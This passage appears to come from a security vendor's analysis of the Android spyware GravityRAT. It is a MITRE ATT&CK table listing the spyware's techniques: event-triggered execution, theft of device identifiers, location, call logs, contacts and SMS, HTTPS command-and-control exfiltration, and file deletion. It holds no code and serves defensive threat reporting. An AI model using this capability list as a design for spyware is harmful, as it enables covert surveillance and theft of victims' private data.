	T1624.001	Event Triggered Execution: Broadcast Receivers	GravityRAT functionality is triggered if one of these events occurs: USB_DEVICE_ATTACHED, ACTION_CONNECTION_STATE_CHANGED, USER_UNLOCKED, ACTION_POWER_CONNECTED, ACTION_POWER_DISCONNECTED, AIRPLANE_MODE, BATTERY_LOW, BATTERY_OKAY, DATE_CHANGED, REBOOT, TIME_TICK, or CONNECTIVITY_CHANGE.
Defense Evasion	T1630.002	Indicator Removal on Host: File Deletion	GravityRAT removes local files that contain sensitive information exfiltrated from the device.
Discovery	T1420	File and Directory Discovery	GravityRAT lists available files on external storage.

Tactic	ID	Name	Description
	T1422	System Network Configuration Discovery	GravityRAT extracts the IMEI, IMSI, IP address, phone number, and country.
	T1426	System Information Discovery	GravityRAT extracts information about the device, including SIM serial number, device ID, and common system information.
Collection	T1533	Data from Local System	GravityRAT exfiltrates files from the device.
	T1430	Location Tracking	GravityRAT tracks device location.
	T1636.002	Protected User Data: Call Logs	GravityRAT extracts call logs.
	T1636.003	Protected User Data: Contact List	GravityRAT extracts the contact list.
	T1636.004	Protected User Data: SMS Messages	GravityRAT extracts SMS messages.
Command and Control	T1437.001	Application Layer Protocol: Web Protocols	GravityRAT uses HTTPS to communicate with its C&C server.
Exfiltration	T1646	Exfiltration Over C2 Channel	GravityRAT exfiltrates data using HTTPS.
Impact	T1641	Data Manipulation	GravityRAT removes files with particular extensions from the device, and deletes all user call logs and the contact list.
